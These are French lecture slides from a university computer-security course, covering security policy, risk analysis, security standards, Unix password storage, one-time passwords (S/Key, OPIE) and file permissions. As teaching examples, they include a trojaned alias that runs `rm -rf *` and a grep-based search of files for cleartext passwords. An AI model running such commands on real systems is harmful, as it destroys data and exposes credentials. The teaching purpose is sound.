

3A SLR Informatique F2B401


Ronan.Keryell@enstb.org

Département Informatique
TÉLÉCOM Bretagne

Janvier 2008
Version 2933

Introduction

2

- Place croissante de l'informatique et des télécommunications
- Besoin d'accéder à des ressources sur Internet, d'en exporter mais aussi de se protéger
-  Les fichiers représentent la propriété intellectuelle. Toute la vie d'une entreprise sous forme de fichiers...
- La majorité des entreprises ne survivent pas à moyen terme à la perte de leur informatique ou leur données
 - ▶ 43 % des sociétés disparaissent immédiatement
 - ▶ Seulement 29 % sont encore là après 2 ans ☹
- De plus en plus de fonctionnalités, de systèmes d'exploitation et d'ordinateurs : ~↗ augmentation de la complexité et des risques potentiels
- Informatique partout (éclairage, ascenseurs, climatisation,...) à



- Copyright (c) 1986–2037 by Ronan.Keryell@cri.ensmp.fr.
This material may be distributed only subject to the terms and conditions set forth in the Open Publication License, v1.0 or later (the latest version is presently available at <http://www.opencontent.org/openpub/>).
- Si vous améliorez ces cours, merci de m'envoyer vos modifications ! :-)
- Transparents 100 % à base de logiciels libres (LaTeX,...)
- « Je suis contre les polys » (cf CdV) mais :
 - ▶ Cours « cliquable »
 - ▶ Dense :- (
 - ▶ Table des matières



Introduction

3

commande via réseau

- Déferlement de hordes d'utilisateurs pas toujours fréquentables plus (*crackers* et autres pirates) ou moins (*script kiddies*) dangereux
- Faire le tri dans tous les nouveaux concepts plus ou moins sécurisés (ActiveX...)
- ~↗ Expertise en sécurité nécessaire pour établir une bonne politique sécurité : les avantages d'Internet sans les inconvénients



- Source Datamonitor (cabinet britannique)
- \$8.7G d'investissements, \$15G de pertes
- 50% des entreprises consacrent < 5% budget info
- CA parefeu \$1.5G, antivirus \$1.1G
- Prévisions 1999 croissance 2005 : VPN \$3.9G, PKI \$2.6G
- Surestimation ? Sous-estimation ?
- Sous estimation en France ?



Ressources

6

Systèmes d'Information Français : état des lieux, fiches techniques, panorama de la cyber-criminalité...

- ▶ <http://www.renater.fr>
- ▶ <http://www.securite.org>
- En anglais
 - ▶ *Practical UNIX & Internet Security*, Simson Garfinkel & Gene Spafford, seconde Édition, avril 1996, 1-56592-148-8, Order Number: 1488 1004 pages, \$39.95, O'Reilly
<http://www.oreilly.com/catalog/puis>,
<http://www.bigmouse.net/literature/Oreilly/puis/index.htm>
 - ▶ *E-Commerce Security — Weak Links, Best Defenses*, Anup K. Ghosh, 1998 Wiley Computer Publishing
 - ▶ <http://www.securityfocus.com> : liste BUGTRAQ,...
 - ▶ <http://www.counterpane.com/crypto-gram.html>



Ressources

5

- En français
 - ▶ *La sécurité sur Internet — Firewalls*, D. Brent Chapman & Elizabeth D. Zwicky, 1996, 2-84177-018-4, O'Reilly International Thomson
 - ▶ <http://www.ssi.gouv.fr> Serveur thématique sur la sécurité des systèmes d'information du Secrétariat Général de la Défense Nationale
 - ▶ <http://www.cru.fr/Securite/index.html> Sécurité informatique et réseau
 - ▶ <http://www.urec.fr/securite>
 - ▶ <http://www.cnrs.fr/Infosec/accueil.html> Service du Fonctionnaire de défense du CNRS
 - ▶ <http://www.hsc.fr/ressources> : Hervé Schauer Consultants
 - ▶ <http://www.clusif.asso.fr> : Club de la Sécurité des




Ressources

7

- ▶ <http://www.rsa.com/rsalabs/faq>
- ▶ <http://axion.physics.ubc.ca/crypt.html>
- ▶ <http://www.ssh.fi/tech/crypto>
- ▶ <ftp://ftp.no.pgpi.com/pub/pgp>
- ▶ <http://infosec.navy.mil/COMPUSEC>
- ▶ <http://www.research.att.com/~smb> : publications de Steven M. Bellovin
- Chaîne de télévision <http://www.hak5.org/>





Déroulement du module & intervenants

10

- Ronan KERYELL : introduction et bases
- Ludovic MÉ (Supélec Rennes) : concepts de sécurité et protocoles styles Kerberos + détection d'intrusion
- Pierre-Alain FOUQUE (ENS Paris) : modes opératoire des opérateurs de chiffrement en flux
- Guillaume DUC (Orange Labs) : sécurité WiFi
- Éric FILIOL (ESAT) : virologie informatique
- Renaud FEIL (HSC) : attaques WWW & infrastructures
- Renaud PACALET (TÉLÉCOM ParisTech Sophia) : sécurité matérielle
- Sandrine VATON : étude de quelques algorithmes de chiffrement
- Gouenou COATRIEUX : tatouage d'images



<http://www.risks.org>

- Plein d'informations sur des bugs et problèmes de conception
- Devrait être lu par tout ingénieur ou programmeur
- Informations collectées par Peter G. NEUMANN
<http://www.csl.sri.com/users/neumann> (ancien du projet Multics)
- Aller vers la programmation avec des principes moraux...



Déroulement du module & intervenants

11

- Jean-Luc DUGELAY (EURECOM) : tatouage video, controle d'intégrité & biométrie
- Ariane MOLE (Bird & Bird) : sécurité et vie privée



- ✍ Concepts
- Machines locales (Unix)
- Réseau
- Pare-feu (*firewall*)
- Concepts plus avancés (informatique de confiance...)



Responsable de la sécurité du système d'information

14

viabilité des plans de secours. Enfin, une importante part de travail est consacrée à la sensibilisation des utilisateurs et de l'encadrement.

L'un des virages du métier réside dans le rattachement hiérarchique. Longtemps dépendant de la direction informatique, le responsable de la sécurité passe maintenant sous la coupe de la direction générale, enjeux et budgets obligent. « C'est un moyen de résoudre les fréquents conflits entre la direction informatique et la sécurité », souligne Florence Derouet, du cabinet Bernard Riquier Conseil. Ce souci d'autonomie et de liberté d'action est ressorti comme une préoccupation majeure des participants au forum Eurosec 99 en mars dernier. Outre la séparation des pouvoirs, « l'organisation de structures permanentes de veille, de structures temporaires pour affronter une situation de crise et la mise en place d'indicateurs deviennent des missions essentielles », concluaient les participants .



selon l'*Observatoire ProSearch des Métiers* (1999) :

Protéger le système d'information contre des risques identifiés. Tel est le rôle du responsable de la sécurité.


Le développement des architectures client-serveur, puis des réseaux étendus et, bientôt, du commerce électronique, modifie profondément la fonction et crée des besoins au sein de plus en plus d'entreprises. En amont, il appartient au responsable de la sécurité d'identifier les risques. Il analyse les dangers potentiels courus par le système d'information et leurs probabilités d'occurrence. Il évalue leurs répercussions sur les fonctions critiques de l'entreprise. Il soumet cette analyse à sa direction, qui décide, avec son conseil, de leur classement en niveaux majeurs ou mineurs. Il émet des recommandations de prévention des risques et choisit les solutions permettant de s'en préserver.

Responsable de leur mise en place et coordinateur lors du déploiement, il contrôle régulièrement l'efficacité des mesures et la



Politique de sécurité

15

- Solutions techniques et non techniques à des problèmes techniques et non techniques
- Investissement possible en temps et argent illimité...
- Mais difficile (impossible) d'empêcher tout problème
- Trouver un bon compromis pour une bonne utilisation des ressources
- Établir une politique d'administration et de gestion en plus des solutions techniques au sein de l'entreprise
-  Sensibiliser les gens



- Établir les besoins en sécurité
- Analyse coût-bénéfice
- Créer une politique reflétant les besoins
- Réaliser
- Audit et gestion des incidents



Établir les besoins en sécurité

18

Exemple : bombardement de requêtes

- Cohérence
 - ▶ Comportement du système cohérent et habituel aux utilisateurs autorisés pour éviter la corruption du système
`alias ls 'rm -rf * & ls'`
 - ▶ Lié à des intrusions mais aussi à des corrections de bugs, changements de version
 - ▶ Assurer la correction du système et des informations
- Contrôle
 - ▶ Contrôler l'accès au système
 - ▶ Détection d'intrus
 - ▶ Enquêter sur les moyens utilisés pour l'intrusion, les modifications du système, les fuites d'informations confidentielles



- Confidentialité
 - ▶ Empêcher des lectures ou copies non autorisées par le propriétaire de l'information
 - ▶ Même des brides d'information peuvent servir à recouper des informations
- Intégrité des données
 - ▶ Empêcher les informations et programmes d'être modifiés ou effacés
 - ▶ Protéger aussi les informations auxiliaires : fichiers d'administration (logs), sauvegardes, dates de création des fichiers, documentation,...
- Disponibilité
 - ▶ Non dégradable par un utilisateur non autorisé
 - ▶ Éviter un refus de service à des utilisateurs autorisés



Établir les besoins en sécurité

19

- ▶ Appliquer des mesures correctives
- Audit
 - ▶ Erreurs d'utilisateurs
 - ▶ Opérations malignes effectuées
 - ▶ ↯ Garder une trace de l'activité et des opérations du système
 - Qu'est-ce qui a été fait ?
 - Par qui ?
 - Sur quoi ?
 - Enregistrements incorruptibles nécessaires
 - ▶ À l'extrême possibilité de défaire des actions (bases de données journalisées,...)



- Banque
 - ▶ Intégrité des données et traçabilité (audit) primordiales
 - ▶ Confidentialité et disponibilité ensuite
- Systèmes style défense nationale
 - ▶ Confidentialité en premier
 - ▶ Disponibilité en dernier
- Milieu académique
 - ▶ Intégrité et disponibilité d'abord pour laisser travailler les étudiants



Évaluation des risques

22

- ▶ Fichiers du personnel
- ▶ Mots de passe du personnel
- ▶ Journaux de log
- ▶ ...
- Immatériel
 - ▶ Sécurité et santé du personnel
 - ▶ Confidentialité des utilisateurs
 - ▶ Image de marque et réputation
 - ▶ Bonne volonté des clients
 - ▶ Disponibilité du système
 - ▶ Information sur la configuration
- Évaluer les menaces
 - ▶ Maladie de personnes clés
 - ▶ Épidémie (grippe,...)
 - ▶ Perte de personnel clé (démission, retraite, mort,...)



- Résoudre le système
 - Quoi protéger ?
 - Contre quoi ?
 - Combien de temps, d'efforts et d'argent à y consacrer ?
- Exemple de méthode
 - Évaluer le capital
 - Matériel, palpable
 - ▶ Ordinateurs, disques, écrans,...
 - ▶ Données propriétaires
 - ▶ Sauvegardes et archives
 - ▶ Livres, manuels, documentation
 - ▶ Impressions, listings
 - ▶ Logiciels commerciaux
 - ▶ Systèmes de communications et câblage



Évaluation des risques

23

- ▶ Perte de services de communication (réseau, téléphone)
- ▶ Perte de services utilitaires : eau, électricité, téléphone pendant plus ou moins longtemps
- ▶ Foudre
- ▶ Incendies
- ▶ ~ Inondations
- ▶ Pannes de matériel
- ▶ Vols de disques ou de bandes
- ▶ Durée de vie des sauvegardes limitée
- ▶ Disparition d'un constructeur d'ordinateur ou de périphérique
- ▶ Vols d'ordinateurs de bureau ou portable ~ EFS ?
- ▶ ⚠ Vols d'ordinateurs à la maison
- ▶ Bugs
- ▶ Virus



USER FRIENDLY by Illiad



- ▶ Intrusion de pirates informatiques
- ▶ Information confidentielle ou messages incendiaires envoyés sur Internet
- ▶ Corruption d'employés
- ▶ Corruption de tierce partie (maintenance, logiciels)
- ▶ Agitation au sein du personnel



- Divulcation non autorisée au sein de l'organisation
- Divulcation non autorisée à l'extérieur
- Divulcation d'informations à des concurrents, à la presse
- Coût de remplacement ou de récupération

Moduler chaque coût par une probabilité annuelle par exemple

- ▶ Coûts de prévention
 - Mettre en face de chaque point précédent le coût annuel des contre-mesures
 - Coût d'un onduleur
 - ...

Impliquer tout le personnel dans ce processus d'évaluation ~~~ ↗
aussi sensibilisation à la sécurité

■ Faire une liste de priorité

- Les priorités généralement choisies ne sont pas forcément



- ▶ Terrorisme politique

▶ ...

Mais difficile à quantifier

- ▶ Consulter les statistiques de l'entreprise
- ▶ Statistiques des compagnies d'assurance : décès du personnel, de catastrophe, de probabilité d'1 bug dans un système d'exploitation très connu ou dans un butineur vendu avec,...
- ▶ Mettre à jour régulièrement la formule de calcul des risques
- Analyse coûts-bénéfices
 - ▶ Coûts de pertes
 - Indisponibilité courte, moyenne, longue
 - Perte permanente ou destruction
 - Perte partielle accidentelle ou endommagement
 - Acte de sabotage délibéré



les bonnes

- Parfois perte de personnel clé et incendie plus probable que piratage réseau...
- Certains utilisateurs et directeurs sont allergiques à toutes complications liées à la sécurité...
- Convaincre preuves et analyses de coût à l'appui de l'intérêt de faire quelque chose
- Demander à la direction d'augmenter le budget sécurité pour diminuer les risques



- Établir une charte de sécurité distribuée à tout le personnel
- Possibilité d'avoir différentes chartes pour différents personnels et/ou différents usages : courriel, données, données du personnel,...
- Définit ce qui doit être protégé et pourquoi
- Établit les responsabilités de ces protections
- Base de départ pour résoudre d'éventuels conflits
- Définit les durées maximales entre les sauvegardes, minimales d'archivage et leur périodes
- Comptes sur machines strictement personnels
- Mots de passe réutilisables strictement interdits lors de connexions depuis l'extérieur



Exemple des photocopieurs

30

Note N° 002291/SGDN/DCSSI du Secrétariat général de la défense nationale Paris du 27 novembre 2003, Direction centrale de la sécurité des systèmes d'information : « Fiche de recommandations et de bonnes pratiques relative à la sécurité des photocopieurs numériques »

- Accès réseau
- Fax
- Mail
- Télémaintenance
- ...

http://www.giac.org/practical/Kevin_Smith_GSEC.DOC : *Do you copy? security issues with digital copiers* de Kevin K. SMITH du 16 septembre 2000



- Définit des procédures types (réalisation des sauvegardes,...)
- Désigne les propriétaires de certaines informations : responsables de leur copies, accès, sauvegardes,...
- Faire une charte positive plutôt qu'une liste d'interdits
- Respect de la confidentialité des utilisateurs
- Prévoir du temps de formation aux concepts de sécurité
- Avoir une autorité à la hauteur des responsabilités




Se mettre d'accord sur la problématique

31

- Sécurité : vaste domaine...
 - ▶ Utilisateurs
 - ▶ Programmeurs & ingénieurs
 - ▶ Vendeurs
 - ▶ Produits
- Besoin d'avoir un langage commun pour discuter de sécurité
 - ▶ Spécifier
 - ▶ Réaliser
 - ▶ Tester
- Besoin de certifier que les discussions ont bien été menées ☺



http://en.wikipedia.org/wiki/Common_Criteria

- Décrit un cadre de discussion de problèmes de sécurité
- Permet de certifier que les choses ont bien été discutées
-  Il ne s'agit pas de spécifier ce qu'il faut faire pour sécuriser un système (style FIPS-140)
- Évaluer des systèmes ou produits de sécurité informatique selon les critères communs implique de définir
 - ▶ Target Of Evaluation (TOE) : sujet de l'évaluation
 - ▶ Les propriétés traitant de sécurité vérifiées par l'évaluation
 - Protection Profile (PP) : document décrivant des besoins sécuritaires (anti-virus, pare feu, biométrie, messagerie sécurisée...)
 - Security Functional Requirements (SFRs) : spécifie



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Politique de sécurité
▶▶▶▶ Critères communs



Norme FIPS-140

34

http://en.wikipedia.org/wiki/FIPS_140

- Norme du National Institute of Standards and Technology (NIST) américain
- Exemple de norme spécifiant les besoins sécuritaires que doivent respecter des systèmes de chiffrement gouvernementaux
- 4 niveaux de sécurité
 - ▶ 1 : peu de besoins, composants de base, pas de trous évidents
 - ▶ 2 : authentification avec des rôles, des attaques doivent pouvoir être détectables
 - ▶ 3 : résistance aux attaques, authentification par identité, séparation matérielle de média avec différents niveaux de sécurité




F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Politique de sécurité
▶▶▶▶ Critères communs



comment les fonctions sécuritaires devront agir
(authentification d'un utilisateur d'une certaine catégorie...)

■ Security Target (ST) : décrit propriétés de sécurités cible de l'évaluation

- ▶ Le niveau de confiance des mécanismes de sécurité via des processus d'assurance de qualité
 - Security Assurance Requirements : décrit mesures prises lors du développement et évaluation du produit pour assurer l'adéquation avec les aspects de sécurité (tests fonctionnels, unitaires, système de gestion de version...)
 - Evaluation Assurance Level (EAL) : note de 1 (facile, pas cher ☺) à 7 (difficile, cher ☹)
-  Ne pas confondre niveau d'assurance de qualité avec qualité... Comme la restauration ISO 9000... ☺

<http://www.commoncriteriaportal.org>



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Politique de sécurité
▶▶▶▶ Critères communs



Norme FIPS-140

35

- ▶ 4 : doit résister encore plus aux attaques physiques
- Domaines de compétence
 - ▶ Spécification des modules cryptographiques
 - ▶ Composants et interfaces cryptographiques
 - ▶ Rôles, services et authentification
 - ▶ Fonctionnement du système au niveau automate
 - ▶ Sécurité physique
 - ▶ Environnement opérationnel
 - ▶ Gestion des clés cryptographiques
 - ▶ Rayonnement électromagnétique et compatibilité
 - ▶ Auto-tests
 - ▶ Démarche qualité dans la conception
 - ▶ Résistance aux attaques



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Politique de sécurité
▶▶▶▶ Critères communs



- Repris dans la norme ISO/IEC 19790:2006 Security requirements for cryptographic modules



Utilisateurs et mots de passe

37




Mutilations,...

Intérêt d'utiliser
simultanément plusieurs
techniques complémentaires

- Compte utilisateur de base sous Unix : association
 - ▶ Nom d'utilisateur (*login*)
 - ▶ Mot de passe
- Piratage : connaître les 2
- Nom d'utilisateur mnémotechnique (envoi/réception de courriel avec,...) et généralement en

rapport avec le nom de la
personne : assez simple à
deviner

- Reporter le blindage sur le mot de passe
- Généralement enregistrement des authentifications ainsi que des échecs successifs
- Possible de verrouiller les comptes si trop d'échecs sur certains systèmes
 - ▶ possibilité de refus de service en générant



- Nécessité de rajouter des verrous pour protéger les systèmes et cerner les responsabilités
- Besoin croissant avec les

possibilités d'accès distants

- Possibilité de s'identifier par
 - ▶ Ce qu'on sait : mot de passe
 - ▶ Espionnage...
 - ▶ Ce qu'on a : clé, carte à puce,...
 - ▶ Vol...
 - ▶ Ce qu'on est : empreintes digitales, fond de l'œil



Utilisateurs et mots de passe

37

expressément plein
d'authentifications invalides
pour bloquer tous les
comptes....

- Délai croissant rajouté après chaque échec pour limiter le nombre d'essais. Limite le refus de service
- Ne pas faire confiance aux courriels du style
 - ▶ « Suite à un problème système, vous devez mettre trucmuche comme mot de passe.

L'administrateur

*système. ». Le courriel
peut être faux...*

- ▶ « *Merci de nous envoyer votre mot de passe à telle adresse...* » Sans commentaire

▶ Cela marche parfois...

- L'administrateur système ne doit pas donner toujours le même mot de passe temporaire. Option pour forcer le changement de mot de passe lors de la première



identification

- L'administrateur doit vérifier l'identité de la personne venant demander un changement de mot de passe
- Lors d'un changement de mot de passe, tester le nouveau mot de passe *avant* de se déconnecter (via `su mon-nom` ou `telnet localhost`). Surtout si `root`...



Choix des mots de passe

39

- Bons mots de passes consistent typiquement en
 - ▶ Mélange lettres minuscules et majuscules
 - ▶ Chiffres et caractères de ponctuation en plus
 - ▶ Caractères spéciaux et espace
 - ▶ Longs (8 caractères par défaut sous Unix)
 - ▶ Faciles à retenir pour ne pas avoir besoin de les écrire
 - ▶ Utiliser l'espace des $4,3 \cdot 10^{16}$ mots de passe Unix possibles
- Moyens mnémotechniques
 - ▶ Combinaison de mots avec caractères de ponctuation
 - ▶ Abréviation ou initiales d'une phrase
- Pour éviter d'avoir le même mot de passe sur différentes machines, construire mot de passe à partir d'un mot de passe de base + caractéristique du nom de la machine par exemple



- Mauvais mot de passe : porte ouverte sur tout le système
- Éviter ce qui peut être deviné (et sera essayé par des programmes style `crack` !) :
 - ▶ Son propre mot de login ! Si la liste des utilisateurs est connue, attaque triviale...
 - ▶ Suites de touches clavier
 - ▶ Numéros de téléphones ou de plaques minéralogiques personnels
 - ▶ Noms/prénoms de l'environnement personnel
 - ▶ Mots de n'importe quelle langue à l'endroit ou à l'envers
 - ▶ Personnages/mots de romans, jeux,...
 - ▶ Des modifications simples des cas précédents : chiffre ou ponctuation avant ou après



Choix des mots de passe

40

- Ne pas écrire son mot de passe ou tout au moins pas sous forme triviale
- Ne pas envoyer de mot de passe en clair par réseau ou dans un fichier


```
find ... -exec egrep 'password|passwd|mot de passe' '{} ' \;
```
- Ne pas utiliser le même mot de passe ailleurs, dans un serveur WWW,... Peut être espionné et pas forcément stocké chiffré



Sondage <http://news.bbc.co.uk/1/hi/technology/3639679.stm> en 2004

- Plus de 70 % de personnes donnent leur mot de passe en échange d'une barre chocolatée
- 34 % donnent gracieusement leur mot de passe sans rien en échange
- En moyenne les gens retiennent 4 mots de passe... \rightsquigarrow Utilisent souvent le même mot de passe pour différents usages
- 80 % en ont ras le bol des mots de passe



Stockage des mots de passe

43

mot de passe stocké, chiffre le mot de passe et le compare à celui stocké

Tester $c(p_l) \stackrel{?}{=} c(p)$!

- Chiffrement des mots de passe (de base) dans Unix :

```
#include <unistd.h>
char * crypt(const char *clé, const char *sel);
```

 - ▶ Utilise DES pour encoder 1 bloc de 64 bits à 0 avec le mot de passe vu comme une clé de 56 bits
 - ▶ Réappliquer le DES sur le résultat avec toujours le mot de passe comme clé
 - ▶ En tout appliquer le DES 25 fois et stocker le résultat dans `/etc/passwd` ou `/etc/shadow` sous forme de 11 caractères ASCII codant chacun 6 bits
 - ▶ Pas de technique connue d'inversion \rightsquigarrow craquage par



Utilisateur tape son mot de passe p_l

Authentifier \equiv tester $p_l \stackrel{?}{=} p$?

- Même si stockés dans un fichier lisible seulement par root (`/etc/shadow`) possibilité d'erreur de manipulation rendant publique le fichier ou piratage pour accéder aux mots de passe (pour corrompre d'autres machines)
- \rightsquigarrow Stocker de manière chiffrée $c(p)$ les mots de passe
 Tester $p_l \stackrel{?}{=} c^{-1}(c(p))$?
 Bof : un pirate ayant accès à $c(p)$ calculera $c^{-1}(c(p))$ ☹
- Idée : la fonction de déchiffrement doit être très difficile (impossible) $\equiv c$ fonction de chiffrement à sens unique
- Usage : toute demande d'authentification par mot de passe, plutôt que de déchiffrer le mot de



Stockage des mots de passe

44

dictionnaires \mathcal{D} pour éviter la recherche brute ($\#\mathcal{D} \ll 2^{56}$)

$$\{p_l \in \mathcal{D} \mid c(p_l) = c(p)\}$$

- ▶ Tables du DES modifiées par rapport au DES classique pour éviter l'usage d'accélérateurs de DES classique
- ▶ Pour pirates pressés : avoir des dictionnaires pré-hachés $c(\mathcal{D})$
- ▶ Difficulté supplémentaire : le « sel » (similaire au vecteur d'initialisation du mode CBC) de 12 bits modifiant les tables du DES, choisi lors de l'établissement du mot de passe en fonction de l'heure et de la date et stocké aussi devant le mot de passe chiffré sous forme de 2 caractères

$$\{p_l \in \mathcal{D} \mid c(p_l, sel) = c(p, sel)\}$$

Idée : pirate obligé de pré-encoder 4096 fois le dictionnaire



$c(\mathcal{D}, \mathcal{S})$ pour déchiffrer avec tous les sels possibles...

- 2^{56} peut sembler beaucoup mais gros ordinateurs parallèles, spécialisés, ordinateurs en réseau,...)
- Les ordinateurs font des progrès, FPGA programmables,... DES cassé en 22h en 1999 <http://www.eff.org/DESCracker>
- Concrètement utiliser crack, L0phtCrack ou John the Ripper pour éradiquer les mots de passes faibles
- Algorithmes plus complexes utilisés sur certains Unix (via PAM,...) : MD5 sur 128 bits,...



Mots de passe jetables

47

machine...

- Mais utilisation limitée par la nécessité de matériels spécifiques
- ⚠ Piles qui s'usent, oublis à la maison...
- Remplacement du *shell* de login par un programme gérant le mot de passe jetable et validant ou pas la connexion



- Souvent les mots de passe circulent en clair sur les réseaux si pas de chiffrement des communications \rightsquigarrow programmes d'espionnage (*sniffers*)
- Pour éviter le vol de son mot de passe : ne plus utiliser de mot de passe réutilisable !
- \rightsquigarrow Utiliser des *One-Time Passwords* (OTP)
 - ▶ Liste imprimée de mots de passe qu'on raye après chaque usage
 - ▶ Calculatrice qui affiche le mot de passe à taper pour la minute courante
 - ▶ Code affiché lors de la connexion qui doit être tapé sur une calculatrice et qui donne un résultat à taper pour se connecter
 - ▶ Logiciel sur sa machine réalisant les fonctionnalités. ⚠ Si des intrus ont la possibilité d'utiliser le logiciel sur la



S/Key


48

- Système de mots de passe jetables développé à Bellcore
- Stocker liste de mots de passe jetables de tous les utilisateurs : gros \rightsquigarrow Avoir un générateur de suites de mots de passe
- Utilisation d'une fonction cryptographique f qui donne une valeur à partir d'une entrée mais difficile à inverser
- L'itération de la fonction donne une suite de données difficilement prédictible

$$p_{n+1} = f(p_n)$$

- Utilisation de chaque itération comme mot de passe jetable
- Le client et le serveur doivent partager la même fonction secrète
- Authentification :
 - ▶ Serveur demande au client le mot de passe p_n de l'itération n



- ▶ Client doit répondre le mot de passe correspondant
- ▶ Forte authenticité si les mots de passes sont identiques
-  Si la fonction f et p_n sont piratés le système aussi :
 $p_{n+1} = f(p_n)$
- Comment changer son mot de passe ? Envoyer p_0 en clair ? ☹
- Idée de Lamport en 1981 : regarder le problème à l'envers !
- Exploiter la difficulté de f^{-1} : trouver p_n en fonction de p_{n+1} est difficile
 - ▶ Serveur stocke mot de passe p_{n+1}
 - ▶ Client envoie $p_n = f^n(p_0)$ au serveur
 - ▶ Serveur calcule $p'_{n+1} = f(p_n)$
 - ▶ Si $p'_{n+1} = p_{n+1} \rightsquigarrow$ forte authenticité
 - ▶ Initialisation : client envoie $p_N = f^N(p_0)$. Espionnable sans



encoder par groupe de 11 bits et définir une liste de 2048 mots standard. Exemple : TANK WELT MOT HAL FATE MUSH (66 bits)



- danger
 - ▶ f n'a plus besoin d'être secrète
- RFC 1938
- Pour rajouter de la difficulté, rajout d'une graine g intervenant dans le calcul qui est joint au n envoyé par le serveur comme challenge

$$p_n = f^n(p_0 \parallel g)$$

Permet d'identifier sur différentes machines avec le même mot de passe p_0 mais différentes graines
- f basée sur fonctions MD4, MD5 ou SHA
- Mot de passe à usage unique = challenge sur 64 bits. Exemple :
E79F 3CA6 8C57 E381
- Moyen mnémotechnique si pas de couper-coller disponible :



- Une fois communication établie, possibilité d'interception/intrusion de la communication en cours possible par d'autres moyens
- Attaques sur les fonctions cryptographiques utilisées
- Course lors de l'établissement de l'authentification
 - ▶ Client envoie son mot de passe unique sous forme de plusieurs paquets réseau (fragmentation,...)
 - ▶ Pirate voit passer le début du mot de passe
 - ▶ Pirate ralentit réseau, client,...
 - ▶ Pirate essaye par force brute la fin du mot de passe avant que le client ait le temps de finir
- ↪ Limiter les sessions d'authentification simultanées, rajouter des temporisations,...



- Usage des mots de passe jetables moins indispensable à cause des solutions à cryptographie forte style `ssh...`



S/Key peut aussi tourner sur les calculettes programmables classiques (HP-48,...)

- ⚠ à ne pas rentrer le mot de passe dans `opiekey` ou `opiepasswd` à travers un médium espionnable ! Éviter faire tourner `opiekey` sur une autre machine via `rsh`, `rlogin` ou `X11`,... Problèmes pour les terminaux X !
- `opiepasswd` change son mot de passe en entrant la sortie de `opiekey`. 499 itérations par défaut
- `opieinfo` indique le numéro de séquence courant et la graine
- Si pas de calculette possible, imprimer une feuille ultra-secrète avec `opiekey -n 499 'opieinfo'` par exemple pour 499 secrets
- Bibliothèques pour rajouter OPIE dans d'autres programmes





- *One-time Passwords In Everything*
- Implémentation de S/Key développée au United States Naval Research Laboratory (NRL)
- Remplace les commandes `login`, `su` et `ftpd` par leur homologue OPIE `opielogin`, `opiesu` et `opieftpd`
- Première connexion : utiliser `opiepasswd` pour mettre son mot de passe dans la base OPIE
- `opieinfo` donne le numéro de séquence et la graine pour un utilisateur
- `opiekey sequence_number seed` est une calculette à faire tourner sur le client : génère p_n à partir du mot de passe (secret) et de la graine et du numéro de séquence. Compiler `opiekey` sur toutes les machines depuis lesquelles on veut se connecter.




- `/etc/opieaccess` pour faciliter les transitions en autorisant les connections depuis certains réseaux/machines sans OPIE de façon normale. ⚠ trou de sécurité...
- `ftp://ftp.inner.net/pub/opie`
- `man opie`




- Numéro d'utilisateur utilisé en interne pour représenter un utilisateur selon la table `/etc/passwd`
-  `root` utilisateur spécial qui peut *tout* faire : administrateur
 - Trop puissant en Unix standard ?
 - Beaucoup de services ne peuvent tourner que sous `root`
 -  Si bug, possibilité de devenir `root`...
 - \rightsquigarrow Se défendre contre un `root`
 - ▶ Chiffrer les informations sensibles \rightsquigarrow `root` ne peut pas retrouver les mots de passe dans `/etc/shadow`
 - ▶ Utiliser des média à lecture seule (CD-ROM) non écrivable par `root`
 - ▶ Avoir des sauvegardes à jour !
 - ▶ Monter des disques en lecture seule (plus difficile pour écrire : via le device)



-  \rightsquigarrow Bien vérifier qu'`/etc/passwd` et `/etc/group` ne peuvent être écrits que par `root`



- Autres systèmes d'exploitations avec subdivision de la puissance de `root`. \exists Unix sécurisés : développement des *capabilities*
 -  Mais la subdivision n'empêche pas une certaine transitivité et de toute manière dès qu'on accède aux devices...
- Autres pseudo-utilisateurs contrôlant des services : `lp`, `uucp`, `http`,...
- Plusieurs comptes utilisateurs avec le même numéro :
 - ▶ Partager la même identité mais avec plusieurs mots de passe : \nearrow traçabilité
 - ▶ Comptes avec choix entre plusieurs shells
- Utilisateurs appartiennent à 1 ou plusieurs groupes en fonction de `/etc/passwd` et `/etc/group`



- Droits en lecture et écriture pour utilisateur, groupe et autres (*others*) : mnémotechnique *ugo*
- Droit en exécution idem mais
 - ▶ Sur 1 fichier : programme exécutable. Possible d'exécuter un programme sans être capable d'en voir le contenu
 - ▶ Sur 1 répertoire : droit de traversée. `d--x--x--x` : on peut accéder à des fichiers dans le répertoire mais on ne peut pas en voir le contenu
- *suid* bit : change l'identificateur d'utilisateur effectif du processus à celui du propriétaire lors de l'exécution
- *sgid* bit
 - ▶ Sur exécutable : change l'identificateur de groupe effectif du processus à celui du fichier lors de l'exécution
 - ▶ Sur répertoire : les fichiers créés dans le répertoire héritent



du groupe du répertoire au lieu du groupe effectif du processus

```
drwxrwsr-x 13 pips pips_grp 1024 Sep 18 09:17 /projects/Pips
```

- *Sticky bit* t
 - ▶ Sur fichier exécutable : reste collé en mémoire physique si possible. Anachronisme avec les Unix modernes
 - ▶ Sur répertoire : interdit à un utilisateur d'effacer un répertoire qui n'est pas à lui même s'il a le droit en écriture sur le répertoire

```
drwxrwxrwt 7 sys sys 318 Feb 2 11:04 /tmp
```
- `chmod`, `chown`, `chgrp`, `touch` pour changer les différentes informations d'un fichier
